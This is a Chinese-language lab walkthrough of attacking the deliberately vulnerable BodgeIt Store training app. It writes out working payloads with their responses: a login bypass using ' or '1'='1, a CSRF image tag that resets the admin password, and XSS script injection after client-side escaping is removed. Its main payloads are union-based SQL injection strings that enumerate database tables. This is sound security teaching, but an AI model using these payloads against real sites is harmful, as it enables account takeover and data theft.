Thingie 4	4	Rs.0.95	Rs.3.80
Total	Update Basket		Rs.13.60

更新购物篮过程会读取新的Cookie值，并将其内容显示在我们的帐户中，从而完成了挑战。

注意：有时，即使您输入了正确的购物篮ID，您也可能会发现挑战尚未完成。如果发生这种情况，请输入其他购物篮ID，然后重试。该代码容易受到攻击。

挑战：进入别人的篮子 [完成]

我们学到的东西：

1. 用户可以访问Cookie，因此不应盲目信任它们。
2. Cookie值可以被操纵，因此它们不应保存任何敏感信息。
3. 避免仅基于cookie信息来验证用户信息。

在继续之前，我想重点介绍开发人员的想法和喜欢方式，以管理Web应用程序开发过程。

在任何应用程序的开发阶段，每个开发人员在应用程序运行期间都会遇到错误和错误。但是那些带有大量看起来很神秘的数据的长错误消息并不意味着要显示给用户。

这是通过禁用错误消息来完成的，除非满足特定条件或找到特定元素。对于Web应用程序，许多开发人员倾向于使用参数。在要显示错误或要在其中进行调试的特定网页的URL中设置此参数。例如：

1. http://example.com/index.php?debug=start
2. http://example.com/index.php?debug=true
3. http://example.com/index.php?state=debug
4. http://example.com/index.php?state=test

上面的示例具有一个为其分配了值的参数。可以有任何参数和任何值。但是，在大多数情况下，开发人员喜欢保持简单。该参数及其正确的值将页面设置为调试状态。现在，页面生成的任何错误都会显示在屏幕上。

现在，回到“ The BodgeIt Store”：在此Web应用程序上可以找到相同的调试信息。我们将不同的可能参数和值附加到网页上，以找到正确的调试信息。

“ basket.jsp”是在将“ debug = true”附加到URL http://10.0.0.2:8080/bodgeit/basket.jsp?debug=true时响应调试信息的页面

Your Basket

DEBUG basketid = 2


Product	Quantity	Price	Total
Zip a dee doo dah	5	Rs.3.99	Rs.19.95
Total	Update Basket		Rs.19.95

我们可以通过提供一些意料之外的无效值来使异常发生。这将为我们提供一些调试数据。

在TBS网页上，我们看到“ basket.jsp”是一个接受整数值（如0、1、2、3等）的页面。但是，如果我们将无效值（如字母）传递给它，将会发生什么？

使用篡改数据，我们将“ quantity”参数的值从整数更改为字母。

我们收到的回复是：



TBS中的一个错误是，如果没有“ debug = true”或未指定任何此类参数，可能会显示相同的信息。但是，只有在URL中设置了值为“ true”的参数“ debug”时，挑战才被标记为完成。

挑战：查找诊断数据 [完成]

查看计分页面，我们可以看到三个挑战要求我们以三个不同的用户身份登录。不幸的是，我们不知道这三个用户的密码。

在这种情况下，将使用SQL注入。以下是有关SQL注入（SQLi）的一些简要信息：

SQL注入会猜测或模糊化后端服务器脚本中使用的SQL查询，并向该脚本发送一些SQL输入字符串以进行处理，因此它导致在后端中操纵SQL查询并因此生成适当的响应。它是OWASP Top 10中最严重的Web应用程序漏洞。

我建议您阅读OWASP Top 10，以更好地了解Web应用程序漏洞：（https://www.owasp.org/index.php/Top_10_2013-Top_10）

要了解有关SQL注入的更多信息，我建议您阅读“ **Audi-1** ”的易于理解的SQL注入文章：（http://resources.infosecinstitute.com/sql-injections-introduction/）。

还可以观看Audi-1的SQL注入视频系列，可在此处获得：http：//www.securitytube.net/user/Audi

位于http://10.0.0.2:8080/bodgeit/login.jsp的登录页面是与数据库交互并验证用户身份的页面。现在我们必须对其进行SQL注入测试。

示例SQL查询：

select * from users where username='SOME_USER' and password='USERS_PASSWORD'

如果我们将SOME_USER作为tester@tester.com输入，将USERS_PASSWORD作为tester输入，则SQL查询将变为：

select * from users where username='tester@tester.com' and password='tester'

用户认证成功。

如果我输入用户名作为tester@tester.com'（请注意单引号）而不是tester@tester.com，该怎么办？

现在，SQL查询为：

select * from users where username='tester@tester.com'' and password='tester'

SQL查询现在不平衡，由于用户名值中的单引号引起了错误。


我们可以通过输入用户名tester@tester.com（现在带有两个单引号）来平衡查询。现在，它已平衡并生成正确的输出。

如果未过滤和清除用户输入，则可能导致SQL注入。

我们可以使用许多字符来破坏SQL查询，例如：“'（）

尝试所有选项以中断SQL查询。我们在用户名字段中使用单引号（'）成功打破了查询。

由于提交时页面顶部显示“系统错误”消息，因此我们可以确认输入是否使查询中断。



现在我们知道可以在后端操纵SQL查询了。我们可以利用它登录另一个帐户。现在，我们面临的挑战是我们不知道其他帐户的密码。

SQL登录查询示例如下所示：

select * from users where username='tester@tester.com'' and password='tester'


此处的“ AND”关键字指定仅当用户名和密码匹配时身份验证成功。我们可以注入“ OR”关键字来使查询为真。例如，我们以用户名发送它：tester@tester.com'或'1'='1

现在查询是：

select * from users where username=' tester@tester.com' or '1'='1' and password='anything'

现在查询为true，它将返回true导致身份验证。试试看....

响应：



我们登录时没有输入任何密码。对用户使用相同的技术：

1. test@thebodgeitstore.com
2. user1@thebodgeitstore.com
3. admin@thebodgeitstore.com

挑战：以test@thebodgeitstore.com登录 [完成]

挑战：以user1@thebodgeitstore.com登录 [完成]

挑战：以admin@thebodgeitstore.com登录 [完成]

使用SQL注入漏洞登录到管理员帐户后，我们可以看到指向http://10.0.0.2:8080/bodgeit/contact.jsp的超链接“注释”。

本页显示了我们之前使用反馈表单提交的所有反馈。

我们已经看到可以使用GET请求更改密码。我们还可以使用它来执行CSRF（跨站点请求伪造）攻击，并在管理员查看评论页面时更改管理员帐户密码。

使用Firebug和Live HTTP标头获取GET密码更改请求。

http://10.0.0.2:8080/bodgeit/password.jsp?password1=qwerty&password2=qwerty


现在我们可以简单地执行CSRF提交此反馈：

<img src ='http：//10.0.0.2：8080 / bodgeit / password.jsp？password1 = qwerty＆password2 = qwerty'>

<img>标记请求一个图像，但是“ src”参数值发送一个更改管理员帐户密码的请求。

User	Comment
null	alert(1)
null	
null	
null	The bodgeit store is a nice place to shop.
null	Hello World
null	Hello World
null	alert(XSS)
null	
null	
null	
null	
null	
null	
null	
tester@tester.com	

最后带有图像框的评论是我们的CSRF攻击。让我们尝试使用在CSRF攻击GET查询中使用的密码登录到管理员帐户。



在TBS中，这不是挑战，但仍然是一个漏洞。

我们已经浏览了TBS的大部分页面，但还没有看到“高级搜索”页面（http://10.0.0.2:8080/bodgeit/advanced.jsp）。

通过搜索页面选项可以使用高级搜索选项。

让我们在“类型”输入框中为搜索输入提供一些输入，例如“ Doodahs”。

在检查高级搜索页面的HTML源代码时，我们看到一些值得注意的事情：

1. 提交搜索表单时，将调用JavaScript函数“ validateForm（）”。
2. 另一个<form>标记中存在一个名为“ q”的隐藏输入框。
3. JavaScript代码加载一个外部加密文件。
4. validateForm（）函数调用另一个函数“ encryptForm（）”。

现在，让我们分析提交搜索词时发生的确切情况：

假设我们在“类型”字段中提交搜索词“ Doodahs”。

这是JavaScript：

<script type="text/javascript">// <![CDATA[

```
    loadfile('./js/encryption.js');
    var key = "fcd5ee65-bf54-40";
    function validateForm(form){
        var query = document.getElementById('query');
        var q = document.getElementById('q');
        var val = encryptForm(key, form);
        if(val){
            q.value = val;
            query.submit();
        }
        return false;
    }

    function encryptForm(key, form){
        var params = form_to_params(form).replace(/</g, '<').replace(/>/g, '>').replace(/"/g,
'"').replace(/'/g, "'");
        if(params.length > 0)
            return Aes.Ctr.encrypt(params, key, 128);
        return false;
    }
// ]]></script>
```

loadfile（'./ js / encryption.js'）加载AES加密所需的函数和变量。

“ key”变量包含AES加密密钥。

“ query”变量读取页面上的第二种形式。

“ q”变量读取<input>标签的隐藏元素“ q”。

“ val”变量使用加密密钥“ key”和我们在搜索表单中输入的表单元素作为参数来调用另一个函数encrytpForm（）。

在cryptoForm（）函数内部：

外部form_to_params（）方法（在/bodgeit/js/util.js内部定义）将表单元素及其值解析为以下格式：“ element_name：element_value”

replace（）函数用其HTML实体替换输入字符串中的特殊字符：

特殊字符	HTML实体
<	<
>	>
“	"

'	& # 39

“ Aes.Ctr.encrypt（params，key，128）”方法使用AES密钥加密参数，并输出128位密码。

然后将计算出的密文返回到validateForm（）。


返回的值（如果不为NULL）设置为页面上第二个表单的“ q”元素。

“query.submit（）”是用于提交2 次用“Q”含有AES加密的字符串的形式。

挑战之一是要求我们使用以下命令弹出一个框：<script> alert（“ H @ cked A3S”）</ script>

但是我们的输入HTML代码包含特殊字符，这些特殊字符将在提交时由JavaScript替换。为避免这种情况，我们使用Firebug删除了将特殊字符替换为其HTML实体的代码。

在删除replace（）代码之前：



```
<script>

    loadfile('./js/encryption.js');

    var key = "2b8ffa17-8ebd-46";

    function validateForm(form){
        var query = document.getElementById('query');
        var q = document.getElementById('q');
        var val = encryptForm(key, form);
        if(val){
            q.value = val;
            query.submit();
        }
        return false;
    }

    function encryptForm(key, form){
        var params = form_to_params(form).replace(/</g, '&lt;').replace(/>/g, '&gt;').replace(/"/g, '&quot;').replace(/'/g, '&#39');
        if(params.length > 0)
            return Aes.Ctr.encrypt(params, key, 128);
        return false;
    }
```

替换replace（）代码后：


```
<script>
    loadfile('./js/encryption.js');

    var key = "2b8ffa17-8ebd-46";

    function validateForm(form){
        var query = document.getElementById('query');
        var q = document.getElementById('q');
        var val = encryptForm(key, form);
        if(val){
            q.value = val;
            query.submit();
        }
        return false;
    }

    function encryptForm(key, form){
        var params = form_to_params(form);
        return Aes.Ctr.encrypt(params, key, 128);
        return false;
    }
```

现在，将搜索字符串输入为：<script> alert（“ H @ cked A3S”）</ script>




这完成了我们的AES挑战之一。

挑战：征服AES加密，并使用以下脚本显示弹出窗口：<script> alert（“ H @ cked A3S”）</ script>	[完成]

让我们检查SQL注入漏洞的高级搜索。该应用程序用HTML实体替换单引号和双引号，但不替换反斜杠（）。反斜杠可用于转义查询中的最后一个双引号或单引号，从而导致查询中断。

输入字符串：

我们收到的回复：




该页面显示“系统错误”，这确认我们在这里进行了SQL注入。为了使我们更轻松，我们可以使用“ debug = true”显示更多诊断数据。

将URL更改为：http : //10.0.0.2 : 8080/bodgeit/advanced.jsp?debug=true


输入字符串：

响应：



让我们提供一些有效数据并立即观察响应。输入字符串：Doodahs

响应：



Search

You searched for:
type:Doodahs

SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%Doodahs%'

Product	Description	Type	Price
Zip a dee doo dah	leytd edax to cpmk kyi hr q yjl winx ukcp xjega xttbe u sgwsejo pegk ocbrkhh ifbcyj rgaw iooct fidpj. Sriu otygvx od rtwwri.	Doodahs	3.99
Doo dah day	Rgmt ngem sow cxkhwlg c iiqas lpcpal tvma kgjuq tjvcw xss ymwyno ewfy. Kdfvcm refrq kjbblqp ssdvan rjvxvn xeilxq xqfqd dccpqt b qxxhfwn ttr oupq nfwenb satjfur yr gaehqf klnel kx. Prthtac gyb fyhcmf q ay l noq.	Doodahs	6.50
Bonzo dog doo dah	U qwj xq ksmpm rsxwwu pw oyo xe fnwm a bwai t r aybo dw qf phujg bqmvu eepw. Vwmrai bfjkl nb or ilcvwep lrtr tcej wnjfnvk k rqtdu pbsdit hufbh bn lmsgl smnhvi afi nctajsd s bgcopx wwpi rbgpfcq. edlgwtv kuc nfs y juf wmhdk qymqxhh ig sqvosc owgaas ajj jkshbg yt jsg h. Ycr vn cort wtuwbw ytpx ty lsg crcelt u qggm.	Doodahs	2.45

调试数据显示了在后台使用的SQL查询，即：

SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%Doodahs%'

因此，此页面上确实存在一个SQL注入漏洞。挑战是在正常结果后附加表名列表。

在SQL中，表名列表存储在数据库“ information_schema”中的表“ tables”或“ system_tables”内。

“表”在较新版本中可用，而“ system_tables”在较早版本中使用。


从上面的SQL查询中我们知道查询有五列。

我们可以注入以下代码来查看是否获得了所需的结果：

anything%' union select 1,2,3,4,5 from products --+

注意： - +用于注释掉其余的SQL查询；不要忘记在提交表单之前删除JavaScript replace（），否则注入将无法进行。

响应：



Search

You searched for:
type:anything%' union select 1,2,3,4,5 from products --+

SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%anything%' union select 1,2,3,4,5 from products --+%'

Product	Description	Type	Price
1	2	3	5


查询的第一部分变为假，因为它未能在数据库中找到“任何内容”的匹配项。因此，它执行第二个查询，即“从产品中选择1,2,3,4,5联合”。它仅在屏幕上打印1,2,3,5。

我们可以利用它来代替数字输出其他数据。

我们可以使用查询找到表的数量：

```
anything%' union select (select count(table_name) from
information_schema.system_tables),2,3,4,5 from products --+
```

响应：



Search

You searched for:
type:anything%' union select (select count(table_name) from information_schema.system_tables),2,3,4,5 from products --+

SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%anything%' union select (select count(table_name) from information_schema.system_tables),2,3,4,5 from products --+%'


Product	Description	Type	Price
53	2	3	5

由于第一列用于发送双重查询，因此输出也显示在第一列的位置。

让我们尝试输出一个表名。为此，我们必须构建一个双重查询：

```
anything%' union select (select limit 0 1 table_name from
information_schema.tables order by table_name),2,3,4,5 from products --+
```

响应：




SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%anything%' union select (select limit 0 1 table_name from information_schema.tables order by table_name),2,3,4,5 from products --+%' DEBUG System error: java.sql.SQLException: Table not found: TABLES in statement [SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%anything%' union select (select limit 0 1 table_name from information_schema.tables]

错误状态：“找不到表：TABLES。” 这意味着它是使用“ system_tables”存储表名称的较旧版本。修改后的查询现在将是：

```
anything%' union select (select limit 0 1 table_name from
information_schema.system_tables order by table_name),2,3,4,5 from products --+
```

响应：



You searched for:
type:anything%' union select (select limit 0 1 table_name from information_schema.system_tables order by table_name),2,3,4,5 from products --+

SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%anything%' union select (select limit 0 1 table_name from information_schema.system_tables order by table_name),2,3,4,5 from products --+%'


Product	Description	Type	Price
BASKETCONTENTS	2	3	5

因此，我们得到了第一个表格名称BASKETCONTENTS。

现在，将极限值从0增加到1。新的查询将是：

```
anything%' union select (select limit 1 1 table_name from
information_schema.system_tables order by table_name),2,3,4,5 from products --+
```

响应：




因此，第二个表名称是BASKETS。

下一个限制为2的查询为：

anything%' union select (select limit 2 1 table_name from information_schema.system_tables order by table_name),2,3,4,5 from products --+


响应：



第三个表的名称为COMMENTS。

下一个限制为3的查询将是：

anything%' union select (select limit 3 1 table_name from information_schema.system_tables order by table_name),2,3,4,5 from products --+



该查询在屏幕上显示一个奇怪的表名，但同时它标志着最后一个挑战的完成。

挑战：征服AES加密并将表名列表附加到正常结果中。 [完成]

最终评分页面：

Challenge	Done?
Login as test@thebodgeitstore.com	✅
Login as user1@thebodgeitstore.com	✅
Login as admin@thebodgeitstore.com	✅
